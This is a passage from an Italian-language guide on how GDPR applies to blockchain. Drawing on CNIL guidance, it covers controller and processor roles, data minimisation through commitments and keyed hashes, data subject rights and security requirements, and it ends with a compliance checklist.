3. *Raccogliere i dati personali fuori catena o, se la blockchain non può essere evitata, su reti private di blockchain autorizzate. Considerare attentamente i dati personali quando si collegano tra le blockchain private con quelle pubbliche.*
4. *Continuare a innovare ed essere il più chiaro e trasparente possibile con gli utenti.*

12. BLOCKCHAIN: SOLUZIONI PER UN USO RESPONSABILE [FONTE 30]

12.1. CHI È IL TITOLARE DEI DATI IN UNA BLOCKCHAIN?

Il GDPR, e i più classici principi di protezione dei dati, sono stati progettati in un mondo in cui la gestione dei dati è centralizzata all'interno di entità specifiche. A tale riguardo, il modello di governance dei dati decentralizzato, utilizzato dalla tecnologia blockchain e la moltitudine di attori coinvolti nell'elaborazione dei dati, portano a una definizione più complessa del loro ruolo.

Tuttavia, CNIL osserva che i partecipanti, che hanno il diritto di scrivere sulla catena e che decidono di inviare i dati per la convalida da parte dei *miner*, possono essere considerati come titolari del trattamento dei dati.

In effetti, i partecipanti alla blockchain definiscono le finalità (obiettivi perseguiti dall'elaborazione) e i mezzi (formato dei dati, uso della tecnologia blockchain, ecc.) dell'elaborazione (nota di Aldo Pedico: trattamento).

Più specificamente, CNIL ritiene che il partecipante sia un titolare dei dati:

- quando detto partecipante è una persona fisica e che l'operazione di trattamento dei dati personali è correlata ad un'attività professionale o commerciale (cioè quando l'attività non è strettamente personale);
- quando il suddetto partecipante è una persona giuridica e registra i dati personali in una blockchain.

Ad esempio, se un notaio registra l'atto di proprietà del suo cliente su una blockchain, il detto notaio è un titolare dei dati. Inoltre, se una banca immette i dati dei propri clienti su una blockchain come parte dell'elaborazione della gestione client, si tratta di un titolare di dati.

12.2. GLI ATTORI SONO TUTTI COINVOLTI DAL TITOLARE DEI DATI IN UNA BLOCKCHAIN?

No. I *miner* stanno solo convalidando le transazioni inviate dai partecipanti e non sono coinvolti nell'oggetto di queste transazioni: pertanto, non definiscono le finalità e le modalità del trattamento.

Inoltre, le persone fisiche che immettono dati personali nella blockchain, che non riguardano un'attività professionale o commerciale, non sono titolari del trattamento dei dati (in base all'esclusione "puramente personale o di attività familiare" di cui all'articolo 2 del GDPR).

Ad esempio, una persona fisica che acquista o vende Bitcoin, per proprio conto, non è un titolare dei dati. Tuttavia, la suddetta persona può essere considerata un titolare del trattamento se tali operazioni sono eseguite nell'ambito di un'attività professionale o commerciale, per conto di altre persone fisiche.

12.3. COSA SUCCEDE SE I DIVERSI PARTECIPANTI DECIDONO INSIEME DI ESEGUIRE LE OPERAZIONI DI TRATTAMENTO IN UNA BLOCKCHAIN?

Quando un gruppo di partecipanti decide di eseguire operazioni di elaborazione con uno scopo comune, CNIL raccomanda di identificare in anticipo il titolare del trattamento. Ad esempio, i partecipanti possono creare una persona giuridica sotto forma di associazione o gruppo di interesse economico. Possono anche scegliere di identificare un partecipante che prenda decisioni per il gruppo e di designare il partecipante come titolare dei dati.

In caso contrario, tutti i partecipanti potrebbero essere considerati contitolari, come previsto dall'articolo 26 del GDPR, e devono quindi determinare, in modo trasparente, le rispettive responsabilità per garantire il rispetto del regolamento.

I soggetti interessati (ad esempio coloro i cui dati personali sono registrati sulla blockchain) devono conoscere a quale entità possono fare riferimento per esercitare effettivamente i loro diritti e le autorità di protezione dei dati devono avere un punto di contatto che possa essere ritenuto titolare per il trattamento effettuato.

Per quanto riguarda i contratti intelligenti, come per qualsiasi software, lo sviluppatore dell'algoritmo può semplicemente essere un fornitore di soluzioni o, quando il suddetto sviluppatore dell'algoritmo partecipa all'elaborazione, può essere qualificato come responsabile o titolare dei dati in base al suo ruolo nel determinare gli scopi del trattamento.

I PUNTI CHIAVE

CNIL ritiene che il partecipante possa essere qualificato come titolare del trattamento dei dati quando:

- *detto partecipante è una persona fisica e il trattamento è correlato ad un'attività professionale o commerciale;*
- *il suddetto partecipante è una persona giuridica che registra i dati personali nella blockchain;*

➢ *Quando un gruppo di entità decide di eseguire operazioni di elaborazione in una blockchain per uno scopo comune:*

- *CNIL raccomanda ai partecipanti di prendere una decisione comune sulle responsabilità del titolare del trattamento:*
  - ✓ *creando una persona giuridica come titolare dei dati;*
  - ✓ *oppure designando il partecipante che prende le decisioni per il gruppo come titolare del trattamento dei dati;*
  - ✓ *in caso contrario, è probabile che tutti i partecipanti siano considerati contitolari.*

12.4. CI SONO RESPONSABILI DEL TRATTAMENTO DEI DATI, AI SENSI DEL GDPR, IN UNA BLOCKCHAIN?

Sì, come gli sviluppatori di contratti intelligenti che trattano i dati personali per conto del titolare del trattamento.

Ad esempio, uno sviluppatore del software offre una soluzione a una compagnia di assicurazioni, sotto forma di un contratto intelligente che consente ai passeggeri di essere rimborsati automaticamente quando il loro volo è stato ritardato. Questo

sviluppatore sarebbe qualificato come un responsabile se lui o lei interviene nel trattamento dei dati personali, essendo la compagnia di assicurazioni il titolare del trattamento dei dati.

In alcuni casi, i *miner* possono anche essere considerati responsabili del trattamento dei dati, ai sensi del GDPR. Infatti, seguono le istruzioni dei titolari del trattamento dei dati nel momento di verificare se la transazione soddisfa i criteri tecnici (come un formato e una certa dimensione massima e che il partecipante è autorizzato, in base alle regole della catena, a eseguire la propria transazione).

Dovrebbero quindi stabilire un contratto con il partecipante, che agisce come titolare del trattamento dei dati, che specifica gli obblighi di ciascuna parte e che riproduce le disposizioni dell'articolo 28 del GDPR (per ulteriori informazioni sugli obblighi del responsabile del trattamento).

Ad esempio, se diverse compagnie di assicurazione decidono di creare una blockchain autorizzata per le loro operazioni di elaborazione, il cui scopo è la conformità con i loro obblighi KYC ("Know Your Customer"), possono decidere che uno di loro è il titolare del trattamento. In questo caso, è probabile che le altre compagnie di assicurazione, che convalidano le transazioni come miner, siano considerate responsabili dei dati.

 Viste le difficoltà pratiche che possono essere sollevate dai *miner* qualificati come responsabili del trattamento dei dati in una blockchain pubblica (in particolare per l'obbligo di formalizzare i rapporti con il titolare del trattamento sotto forma di contratto), CNIL sta effettuando una riflessione approfondita su questo argomento. Le parti interessate sono anche incoraggiate a utilizzare soluzioni innovative che consentano loro di garantire il rispetto degli obblighi dei responsabili del trattamento dei dati ai sensi del GDPR.

I PUNTI CHIAVE

- *In una blockchain, il responsabile del trattamento dei dati, nel significato del GDPR, può essere:*
  - ✓ *lo sviluppatore del contratto intelligente che elabora i dati personali per conto del partecipante;*
  - ✓ *i miner che convalidano la transazione contenente dati personali in una blockchain.*
- *Per le blockchain pubbliche, CNIL sta attualmente conducendo una riflessione approfondita sull'argomento e promuove lo sviluppo di soluzioni per affrontare le relazioni contrattuali tra partecipanti / titolari del trattamento dei dati e miner.*

12.5. COME MINIMIZZARE I RISCHI PER I SOGGETTI DEI DATI QUANDO UNA ELABORAZIONE È ESEGUITA IN UNA BLOCKCHAIN?

✓ *VALUTARE ATTENTAMENTE IN ANTICIPO LA NECESSITÀ DI USARE UNA BLOCKCHAIN, PARTICOLARMENTE QUELLA PUBBLICA*

Le caratteristiche della blockchain non sono prive di conseguenze sul rispetto degli obblighi derivanti dal GDPR. Come parte degli obblighi di Privacy by Design (articolo 25), il titolare del trattamento dei dati deve valutare preventivamente l'opportunità di scegliere questa tecnologia per attuare il suo trattamento.

In effetti, una blockchain non è necessariamente la tecnologia più adatta per l'elaborazione di tutti i dati; può essere fonte di difficoltà per i titolari del trattamento dei dati in termini di conformità con gli obblighi stabiliti dal GDPR.

Ad esempio, i trasferimenti al di fuori dell'Unione Europea possono essere particolarmente problematici, specialmente nel caso di blockchain pubbliche.

Come promemoria, tutte le transazioni nella blockchain implicano:

- una richiesta per convalidare la transazione (e quindi i dati potenzialmente personali) inviata a tutti i *miner* della catena;
- un aggiornamento della blockchain aggiungendo un nuovo blocco nella catena per tutti i partecipanti.

Tuttavia, che siano o meno *miner*, i partecipanti possono trovarsi in paesi al di fuori dell'UE. Ciò solleva pertanto la questione del rispetto degli obblighi relativi ai trasferimenti al di fuori dell'UE (per ulteriori informazioni consultare la pagina "Trasferimenti di dati al di fuori dell'UE").

Mentre le opportune salvaguardie per un trasferimento al di fuori dell'UE possono essere utilizzate in una blockchain autorizzata, come clausole contrattuali standard, regole aziendali vincolanti, codici di condotta o persino meccanismi di certificazione, CNIL osserva che queste garanzie sono più difficili da implementare in una blockchain pubblica, dato che il titolare dei dati non ha un controllo reale sulla posizione dei miner.

I PUNTI CHIAVE

- *Se le proprietà blockchain non sono richieste per soddisfare lo scopo del trattamento, CNIL raccomanda di favorire altre soluzioni che consentano la piena conformità con il GDPR.*
- *Le blockchain permissioned dovrebbero essere favorite poiché consentono un miglior controllo sulla governance dei dati personali, in particolare per quanto riguarda i trasferimenti al di fuori dell'UE.*
- *Il requisito di adeguate salvaguardie per i trasferimenti al di fuori dell'UE, come le regole aziendali vincolanti o le clausole contrattuali standard, sono interamente applicabili alle blockchain autorizzate*.

✓ *SCEGLIERE ATTENTAMENTE IL FORMATO ATTRAVERSO IL QUALE I DATI SARANNO REGISTRATI*

Il principio di minimizzazione dei dati richiede che i dati raccolti siano pertinenti e limitati a quanto strettamente necessario agli scopi per i quali sono trattati. Inoltre, i dati personali non possono essere memorizzati per un tempo illimitato: un periodo di conservazione dei dati deve quindi essere definito in base allo scopo del loro trattamento.

Tuttavia, una delle caratteristiche delle blockchain è che i dati registrati al suo interno non possono essere tecnicamente modificati o cancellati: una volta che un blocco, all'interno del quale è stata registrata una transazione, è stato accettato dalla maggioranza dei partecipanti, quella transazione non può più essere modificata in pratica.

Alcune soluzioni tecniche, esposte di seguito, dovrebbero essere esaminate dalle parti interessate al fine di risolvere questo problema.

CNIL riconosce il valore di queste soluzioni ma, a questo punto, mette in dubbio la loro capacità di garantire una piena conformità con il GDPR. Questo tema è uno dei temi per i quali è essenziale una riflessione a livello europeo.

Come promemoria, una blockchain può contenere due categorie di dati personali:

Gli identificatori di partecipanti e *miner*:

Ogni partecipante ha un identificatore composto da una serie di caratteri alfanumerici che appaiono casuali e che costituiscono la chiave pubblica dell'account del partecipante. Questa chiave pubblica è collegata a una chiave privata, nota solo al partecipante (per ulteriori informazioni sulla crittologia.

Nella stessa architettura blockchain questi identificatori sono sempre visibili, in quanto sono essenziali per il suo corretto funzionamento.

Pertanto, CNIL ritiene che questi dati non possano essere ulteriormente ridotti al minimo e che i loro periodi di conservazione siano, in sostanza, in linea con la durata dell'esistenza della blockchain.

Dati aggiuntivi (o utili):

Oltre agli identificatori dei partecipanti, i dati aggiuntivi memorizzati nella blockchain possono contenere dati personali, che possono potenzialmente riguardare persone diverse dai partecipanti e dai miner.

Come promemoria, il principio della protezione dei dati in base alla progettazione (articolo 25 del GDPR) richiede che il titolare del trattamento dei dati scelga il formato con il minor impatto sui diritti e le libertà delle persone.

CNIL ritiene che i dati personali dovrebbero essere registrati sulla blockchain preferibilmente sotto forma di un impegno[1]. Se ciò non è possibile, è possibile registrare i dati sotto forma di un hash generato utilizzando una funzione di hash con una chiave o, almeno, sotto forma di una crittografia che garantisce un alto livello di riservatezza.

[1] *A "commitment" is a cryptographic mechanism that allows one to "freeze" data in such a way that it is both possible - with additional information - to prove what has been frozen and impossible to find or recognize such data by using this sole "commit".*

La caratteristica comune alla base di alcune di queste soluzioni è quella di archiviare tutti i dati in chiaro all'esterno della blockchain (come, ad esempio, sul sistema informativo del titolare dei dati) e di memorizzare nella blockchain solo una prova dell'esistenza dei dati (ad esempio impegno, hash generato da una funzione di hash con chiave, ecc.).

Se giustificato dalla finalità del trattamento e se una valutazione dell'impatto della protezione dei dati (DPIA) ha dimostrato che i rischi residui sono accettabili, i dati personali possono essere conservati eccezionalmente sulla blockchain, sotto forma di un'impronta digitale tradizionale (senza chiave) o anche in testo chiaro. In effetti, alcuni titolari del trattamento potrebbero avere l'obbligo legale di rendere pubbliche e accessibili alcune informazioni, senza un periodo di conservazione: in questo caso particolare, è possibile prevedere la memorizzazione di dati personali su una blockchain pubblica, a condizione che la DPIA concluda che i rischi per i dati sono minimi.

I PUNTI CHIAVE

- *Dato che gli identificatori dei partecipanti, vale a dire le loro chiavi pubbliche, sono essenziali per il corretto funzionamento della blockchain, CNIL ritiene che non sia possibile minimizzarli ulteriormente; il periodo di conservazione è in linea con quello della blockchain.*
- *Per quanto riguarda i dati personali aggiuntivi, al fine di garantire la conformità alla protezione dei dati in base alla progettazione e per impostazione predefinita e obblighi di minimizzazione dei dati, CNIL raccomanda soluzioni in cui i dati siano elaborati al di fuori della blockchain o, in cui siano memorizzati nella blockchain, in ordine di preferenza:*
  - ✓ *Un ricovero (commitment) del dato;*
  - ✓ *Un hash generato da una funzione di hash con chiave sul dato;*
  - ✓ *Un testo cifrato del dato.*
- *Se nessuna di queste soluzioni può essere implementata, e quando giustificata dallo scopo del trattamento, e quando una DPIA ha dimostrato che i rischi residui sono accettabili, i dati possono essere memorizzati utilizzando una funzione hash senza chiave o, in assenza di ogni altra possibilità, in testo chiaro.*

12.6. COME ASSICURARE L'EFFETTIVO ESERCIZIO DEI DIRITTI?

Il GDPR è stato progettato per dare alle persone il controllo sulle informazioni personali. Esso rafforza in modo significativo i diritti delle persone contro coloro che elaborano i loro dati e, inoltre, crea nuovi diritti.

Oltre a minimizzare i rischi per le persone, come menzionato sopra, il formato scelto per registrare i dati su una blockchain può anche facilitare l'esercizio dei diritti individuali.

Anche se l'esercizio effettivo di alcuni diritti non sembra essere problematico, vale la pena considerare un'analisi più approfondita applicando il diritto alla cancellazione, il diritto alla rettifica e il diritto di opporsi a una blockchain.

✓ *I DIRITTI CHE SONO COMPLETAMENTE COMPATIBILI CON UNA BLOCKCHAIN*

Il diritto di informazione degli interessati non è problematico: il titolare del trattamento dei dati deve fornire informazioni concise che siano facilmente accessibili e formulate in termini chiari all'interessato prima di inviare i dati personali ai minatori per la convalida.

Lo stesso vale per il diritto di accesso e il diritto alla portabilità: CNIL ritiene che l'esercizio di tali diritti sia compatibile con le proprietà tecniche delle blockchain.

✓ *SOLUZIONI TECNICHE PER L'ESERCIZIO DEI DIRITTI VERSO UNA CONFORMITÀ AL GDPR*

CNIL osserva che è tecnicamente impossibile concedere la richiesta di cancellazione effettuata da un interessato quando i dati sono registrati in una blockchain. Tuttavia, quando i dati registrati nella blockchain sono un impegno, un hash generato da una funzione di *hash keyed* o un testo cifrato ottenuto tramite algoritmi e chiavi "*state of the art*", il titolare del trattamento dei dati può rendere i dati praticamente inaccessibili, e quindi avvicinarsi agli effetti della cancellazione dei dati.

> *Ad esempio, le proprietà matematiche di alcuni schemi di impegno[2] possono garantire che dopo la cancellazione degli elementi che consentono di verificarlo, non sarà più possibile dimostrare o verificare quali informazioni sono state commesse. Pertanto, l'impegno stesso non comporterebbe più alcun rischio in termini di riservatezza. Le informazioni dovrebbero inoltre essere eliminate in altri sistemi in cui sono state memorizzate per il trattamento.*
>
> *Un altro esempio è la cancellazione della chiave segreta della funzione hash con chiave, che avrebbe effetti simili. La dimostrazione o la verifica di quali informazioni siano state sottoposte all'hash non sarebbero più possibili. In pratica, l'hash non comporterebbe più un rischio di riservatezza. Ancora una volta, l'informazione dovrebbe anche essere cancellata in altri sistemi in cui è stata memorizzata per il trattamento.*

[2] *When a commitment scheme is perfectly hiding, deleting the witness (i.e. the element that allows to verify that a given value is committed in a given commit) and the value committed is sufficient to render the commitment anonymous in such a way that it can no longer be considered personal data.*

Escludendo il caso specifico di alcuni schemi di *commitment*, queste soluzioni non provocano, in senso stretto, una cancellazione dei dati, nella misura in cui i dati continuerebbero ad esistere nella blockchain. Tuttavia, CNIL osserva che consente alle persone interessate di avvicinarsi a un esercizio effettivo del loro diritto di cancellare. La loro equivalenza per ciò che riguarda i requisiti del GDPR dovrebbe essere valutata.

 È tecnicamente impossibile concedere la richiesta di rettifica o di cancellazione effettuata da un soggetto dei dati quando il testo in chiaro o i dati con hash vengono registrati in una blockchain. Si raccomanda pertanto di non registrare i dati personali in chiaro in una blockchain e di utilizzare una delle soluzioni crittografiche sopra menzionate.

Per quanto riguarda il diritto di rettifica, l'impossibilità di modificare i dati in un blocco deve far sì che il titolare del trattamento inserisca i dati aggiornati in un nuovo blocco. In effetti, una transazione successiva può annullare una transazione iniziale, anche se la prima transazione apparirà ancora nella catena. Le stesse soluzioni applicate a seguito di una richiesta di cancellazione di dati personali potrebbero essere applicate a dati errati quando tali dati richiedono la cancellazione.

Benché questo approccio sia alquanto diverso, richiede, in modo analogo agli altri diritti, un'attenta considerazione in anticipo sul diritto alla restrizione (introdotto dall'articolo 18 del GDPR) e all'intervento umano nel contesto di un processo decisionale interamente automatizzato (articolo 22). Paragrafo 3).

Ad esempio, sarebbe possibile limitare l'uso dei dati nei contratti intelligenti, semplicemente includendo questa possibilità in anticipo nel programma.

Sembra che una decisione esclusivamente automatica derivante da un contratto intelligente sia necessaria per le sue prestazioni, dato che consente l'adempimento dell'essenza stessa del contratto (cioè, il motivo per cui le parti hanno concluso il contratto). Per quanto riguarda le misure adeguate a salvaguardare i diritti e le libertà dell'interessato e gli interessi legittimi, l'interessato dovrebbe essere in grado di ottenere l'intervento umano, esprimere il proprio punto di vista e contestare la decisione dopo che il contratto intelligente è stato eseguito. Il titolare del trattamento dovrebbe quindi fornire la possibilità dell'intervento umano che consenta alla persona interessata di contestare la decisione anche se il contratto è già stato eseguito e indipendentemente da ciò che è registrato sulla blockchain.

I PUNTI CHIAVE

- *I diritti di informazione, di accesso e di portabilità non sono, a prima vista, particolarmente problematici nella tecnologia blockchain.*
- *Analogamente alla minimizzazione del rischio, la scelta di un metodo crittografico adeguato ad archiviare i dati consente al soggetto interessato di avvicinarsi a un esercizio effettivo dei suoi diritti: cancellazione di dati memorizzati al di fuori della blockchain e di elementi che consentono la loro verifica, che consente per l'accesso alla prova registrata nella blockchain da tagliare e rendere i dati difficili e persino impossibili da recuperare;*
- *Tenendo conto dei diritti di quell'interessato durante la stesura del programma, vale a dire prima dell'applicazione di un contratto intelligente, è possibile concedere la restrizione del trattamento o le richieste di intervento umano;*
- *La parità di queste soluzioni con i requisiti derivanti dal GDPR, in particolare per quanto riguarda i periodi di conservazione e il diritto alla cancellazione, richiede una valutazione approfondita.*

12.7. QUALI SONO I REQUISITI DI SICUREZZA?

Le diverse proprietà di una blockchain (trasparenza, decentramento, a prova di manomissione e disintermediazione) si basano principalmente su due fattori:

1. il numero di partecipanti e di minatori e
2. su una serie di meccanismi crittografici.

Per le blockchain autorizzate (permissioned), a seconda della potenziale divergenza o convergenza degli interessi degli attori partecipanti, CNIL raccomanda di effettuare una valutazione del numero minimo di miner che garantirebbe l'assenza di una coalizione in grado di controllare oltre il 50% delle potenze lungo la catena.

CNIL raccomanda inoltre di definire procedure tecniche e organizzative per limitare l'impatto di un potenziale errore dell'algoritmo (in particolare la pubblicazione di una vulnerabilità su un meccanismo crittografico) sulla sicurezza delle transazioni, compreso un piano di emergenza da implementare che consenta di modificare gli algoritmi quando è identificata una vulnerabilità.

Inoltre, la governance delle modifiche al software utilizzato per creare transazioni e documentate e dovrebbero essere definite procedure tecniche ed organizzative per garantire un allineamento tra le autorizzazioni pianificate e l'applicazione pratica.

Un'attenzione particolare dovrebbe essere posta alle misure attuate per garantire la riservatezza della blockchain se non è pubblica.

Qualsiasi titolare del trattamento che effettui l'elaborazione tramite transazioni in una blockchain dovrebbe garantire la sicurezza delle chiavi segrete utilizzate, ad esempio garantendo che siano archiviate su supporti protetti.

13. BLOCKCHAIN & GDPR: SINTESI

Nei capitoli successivi è stata riportata la lista degli argomenti sui quali concentrare i controlli al fine di verificare la compatibilità dei trattamenti con quanto stabilito dal Regolamento e ulteriori considerazioni sull'architettura del protocollo a supporto della valutazione del rischio.

13.1. LISTA DI CONTROLLO

Nella lista seguente è riportata una sintesi, dei precedenti capitoli "Blockchain e GDPR" e "Blockchain: soluzioni per un uso responsabile", avente lo scopo di guidare l'attività di adeguamento nel caso in cui i trattamenti utilizzino il protocollo blockchain.

La lista è stata suddivisa in contesti con l'intento di agevolare la trattazione dell'argomento.

I contesti sono:

A) *Raccomandazioni*: sono contenuti i prerequisiti per la contestualizzazione dell'attività, indispensabili ad un corretto svolgimento della verifica.

B) *Ruoli*.

C) *Diritti dell'interessato*.

D) *Requisiti di sicurezza garantiti dal trattamento (articoli 25 e 32).*

LISTA

A) RACCOMANDAZIONI

- Misure che contribuiscono alla proporzionalità e alla necessità del trattamento sulla base di:
  - finalità determinate, esplicite e legittime (art. 5, §1, lett. b));
  - liceità del trattamento e consenso (artt. 6, 7; WP259 [vedi Fonte 6]);
  - dati personali adeguati, pertinenti e limitati a quanto necessario (art. 5, §1, lett. c));
  - limitazione della conservazione (art. 5, §1, lett. e)).

REGOLE EMPIRICHE PER LA PROGETTAZIONE

1. Raccogliere i dati personali su reti private autorizzate.
2. Liceità del trattamento
3. Scelta di un metodo crittografico adeguato ad archiviare i dati che consenta all'interessato di avvicinarsi ad un esercizio dei suoi diritti.
4. In fase di progettazione del programma, è possibile concedere la restrizione del trattamento o le richieste di intervento umano.
5. Scegliendo di utilizzare una rete decentralizzata, l'utente fornisce di fatto il consenso. Il GDPR stabilisce che il consenso sia granulare e non ambiguo. Avviando una transazione un utente sta assumendo un obbligo contrattuale con la piattaforma e ciò potrebbe costituire la base per il trattamento: qui abbiamo un atto passivo.
6. I una rete blockchain privata autorizzata, richiedere che ciascun partecipante accetti determinati termini e condizioni prima di ottenere l'accesso alla rete stessa.
7. Se le proprietà blockchain non sono tali da soddisfare lo scopo del trattamento, CNIL raccomanda di favorire altre soluzioni che consentano la piena conformità con il GDPR.
8. Le blockchain permissioned dovrebbero essere favorite poiché consentono un miglior controllo sulla governance dei dati personali, in particolare per quanto riguarda i trasferimenti al di fuori dell'UE.
9. Il requisito di adeguate salvaguardie per i trasferimenti al di fuori dell'UE, come le regole aziendali vincolanti o le clausole contrattuali standard, sono interamente applicabili alle blockchain autorizzate.
10. I partecipanti possono trovarsi in paesi al di fuori dell'UE. Ciò solleva pertanto la questione del rispetto degli obblighi relativi ai trasferimenti al di fuori dell'UE.
11. Mentre le opportune salvaguardie per un trasferimento al di fuori dell'UE possono essere

utilizzate in una blockchain autorizzata, come clausole contrattuali standard, regole aziendali vincolanti, codici di condotta o persino meccanismi di certificazione, CNIL osserva che queste garanzie sono più difficili da implementare in una blockchain pubblica, dato che il titolare dei dati non ha un controllo reale sulla posizione dei miner.

B) RUOLI

TITOLARE DEL TRATTAMENTO

1. In alcuni casi, non sarà possibile identificare un titolare del trattamento (controller). Identificare un'entità che gestisca il prodotto o il servizio e considerarlo intermediario tra i singoli utenti e la blockchain.
2. Identificazione e obblighi dei responsabili e titolari del trattamento. Esistono situazioni in cui è difficile e forse impossibile identificare i titolari del trattamento dei dati, ad esempio quando i singoli utenti pubblicano transazioni o definiscono contratti intelligenti decentralizzati su una blockchain *pubblica*.
3. CNIL osserva che i partecipanti, che hanno il diritto di scrivere sulla catena e che decidono di inviare i dati per la convalida da parte dei *miner*, possono essere considerati come titolari.
4. Gli sviluppatori, che creano e mantengono la tecnologia blockchain open source, non dovrebbero essere considerati titolari di dati.
5. Gli attori, che eseguono il protocollo blockchain sui loro computer, al fine di fungere da nodi di convalida o nodi *partecipanti pubblici*, non dovrebbero essere considerati titolari (controller).
6. Se gli utenti inviano i dati personali al libro mastro come parte di un'attività commerciale, è più probabile che siano considerati titolari. Ciò include entità che gestiscono software e prodotti o servizi che inviano dati personali su una blockchain (non raccomandato).
7. Le persone fisiche che immettono dati personali, che non riguardano un'attività professionale o commerciale, non sono titolari (in base all'esclusione "puramente personale o di attività familiare" di cui all'articolo 2 del GDPR).
8. Quando un gruppo decide di eseguire operazioni di elaborazione per uno scopo comune, CNIL raccomanda ai partecipanti di prendere una decisione comune sulle responsabilità del titolare del trattamento:
   - ✓ creando una persona giuridica come titolare dei dati; oppure
   - ✓ designando il partecipante che prenda le decisioni per il gruppo come titolare del trattamento dei dati;
   - ✓ in caso contrario, è probabile che tutti i partecipanti siano considerati contitolari.

RESPONSABILE DEL TRATTAMENTO

1. Gli sviluppatori di contratti intelligenti che trattano i dati personali per conto del titolare del trattamento, sono responsabili.
2. I *miner* possono anche essere considerati responsabili, se seguono le istruzioni dei titolari nel momento di verificare se la transazione soddisfa i criteri tecnici (come un formato e una certa dimensione massima a cui il partecipante è autorizzato, in base alle regole della catena, a eseguire la propria transazione).
3. I *miner* sono responsabili se convalidano la transazione contenente dati personali
4. Chi stabilisce un contratto con il partecipante, agendo in tal modo come titolare, che specifica gli obblighi di ciascuna parte e che riproduce le disposizioni dell'articolo 28 del GDPR.
5. Lo sviluppatore del contratto intelligente che elabora i dati personali per conto del partecipante.

DIVERSI PARTECIPANTI DECIDONO INSIEME DI ESEGUIRE IL TRATTAMENTO

1. Identificare in anticipo il titolare del trattamento; in alternativa, tutti i partecipanti potrebbero essere considerati contitolari, come previsto dall'articolo 26 del GDPR, e devono quindi

determinare, in modo trasparente, le rispettive responsabilità per garantire il rispetto del regolamento.

2. Nell'ambito dei contratti intelligenti (*smart contract*), quando lo sviluppatore dell'algoritmo partecipa all'elaborazione, può essere qualificato come responsabile o titolare in base al suo ruolo nel determinare gli scopi del trattamento.

C) *DIRITTI DELL'INTERESSATO*

- Misure che contribuiscono ai diritti degli interessati:
  - Ψ informazioni fornite all'interessato (articoli 12, 13 e 14);
  - Ψ diritto di accesso e portabilità dei dati (articoli 15 e 20);
  - Ψ diritto di rettifica e alla cancellazione (articoli 16, 17 e 19);
  - Ψ diritto di opposizione e di limitazione di trattamento (articoli 18, 19 e 21);
  - Ψ rapporti con i responsabili del trattamento (art. 28);
  - Ψ garanzie riguardanti trattamenti internazionali (capo V);
  - Ψ consultazione preventiva (art. 36).
- Per approfondimenti tecnici atti a contribuire a soluzioni mirate, consultare il documento indicato nella [Fonte 31]

INFORMAZIONE

1. Accessi granulari.
2. Le applicazioni impongono agli utenti di concedere un serie di permessi nel momento in cui avviene la registrazione. Tali permessi sono concessi a tempo indeterminato e l'unico modo per modificare l'accordo è *opt-out*. È necessario dare la possibilità all'utente di modificare i permessi e revocare l'accesso ai dati raccolti.
3. Il titolare deve fornire informazioni concise che siano facilmente accessibili e formulate in termini chiari all'interessato prima di inviare i dati personali ai *miner* per la convalida.

CANCELLAZIONE

1. CNIL riconosce che alcune tecniche di crittografia, associate alla distruzione delle chiavi, possono essere considerate come una cancellazione anche se non è una cancellazione nel senso più stretto.
2. Quando i dati registrati sono generati da una funzione di *hash keyed* o un testo cifrato ottenuto tramite algoritmi e chiavi "*state of the art*", il titolare può rendere i dati praticamente inaccessibili e quindi avvicinarsi agli effetti della cancellazione dei dati.
3. Si raccomanda di non registrare i dati personali in chiaro in una blockchain e di utilizzare una delle soluzioni crittografiche.

RETTIFICA E OPPOSIZIONE

1. È tecnicamente impossibile concedere la richiesta di rettifica effettuata da un interessato quando il testo in chiaro o i dati con *hash* sono registrati.
2. Il titolare inserisce i dati aggiornati in un nuovo blocco. Una transazione successiva può annullare logicamente una transazione iniziale, anche se la prima transazione apparirà ancora nella catena.
3. Il titolare dovrebbe fornire la possibilità dell'intervento umano che consenta alla persona interessata di contestare la decisione.

ACCESSO

1. *Elaborazione automatizzata:* gli interessati possono chiedere al titolare se i loro dati sono utilizzati o meno per il processo decisionale automatico.
2. *Territorialità:* vi sono anche obblighi in termini di luogo in cui può avvenire l'elaborazione

dei dati, noti anche come "trasferimenti di dati personali verso paesi terzi".

PORTABILITÀ

CNIL ritiene che l'esercizio di tale diritto sia compatibile con le proprietà tecniche.

D) REQUISITI DI SICUREZZA (ARTICOLI 25 E 32)

ANONIMIZZAZIONE DATI

1. *L'anonimizzazione dei dati personali*, è la validità di varie tecniche che consentono agli utenti di registrare "prove di dati" (proofs of data) senza rivelare effettivamente i dati.
2. *Rischi*

   Quando si considera l'uso di tecniche di mascheramento, è necessario valutare due rischi in dettaglio:
   - Rischio di inversione, nonostante la tecnica crittografica utilizzata, è possibile invertire il processo e ricostituire i dati originali utilizzando la decrittografia.
   - Rischio di correlazione, ovvero il rischio che sia possibile collegare dati crittografati a un individuo esaminando i modelli di utilizzo o contesto o confrontandolo con altre informazioni.
3. *Mascheratura degli indirizzi personali*
   - Le chiavi pubbliche o gli indirizzi sono generalmente dati personali.
     Su alcune reti blockchain pubbliche, gli indirizzi dei mittenti e dei destinatari delle transazioni possono essere visti da tutti, in base al GDPR tali indirizzi sarebbero spesso considerati pseudonimi.
   - La tecnica di mascheratura degli indirizzi più comune è denominata "*servizio di individuazione indiretta di terze parti*". Consiste nel chiedere a una terza parte di aggregare molte transazioni blockchain e di inviarle alla contabilità utilizzando la propria chiave pubblica.
   - Le "*firme ad anello*" sono un'altra tecnica con la quale più parti firmano una determinata transazione in modo tale che un estraneo possa essere sicuro che una delle parti è il firmatario legittimo, ma non quale.
4. *Crittografia dei dati personali*
   - Crittografia reversibile.
   - Hashing (crittografia non reversibile).
   - I dati personali crittografati in modo reversibile sono personali ed in quanto tali rientrano nell'ambito del GDPR.
   - Una crittografia forte sui dati personali, produce come risultato uno pseudonimo, non un anonimo. Questo per il semplice motivo che, finché la chiave esiste da qualche parte, i dati possono essere decifrati, portando a un rischio di inversione.
   - Il dato personale "hashed" rientra in un contesto ambiguo.
   - Usare tecniche di "salting" o "peppering", che implicano l'aggiunta di informazioni extra ai dati per renderlo abbastanza grande da rendere estremamente difficoltoso un attacco di inversione dei dati.
5. *Aggregazioni di dati personali*

   Le tecniche di aggregazione dei dati possono essere utilizzate in combinazione con tecniche di mascheramento e crittografia. Grandi quantità di dati di molti soggetti possono essere aggregate in un'unica firma digitale che viene aggiunta al registro blockchain.

RULE-OF-THUMB (REGOLA DEL POLLICE)

Prestare la massima attenzione quando si collegano blockchain private con quelle pubbliche.

COMPATIBILITÀ CON L'ART. 25: PROTEZIONE DEI DATI FIN DALLA PROGETTAZIONE E PER IMPOSTAZIONE PREDEFINITA - [FONTE 31]

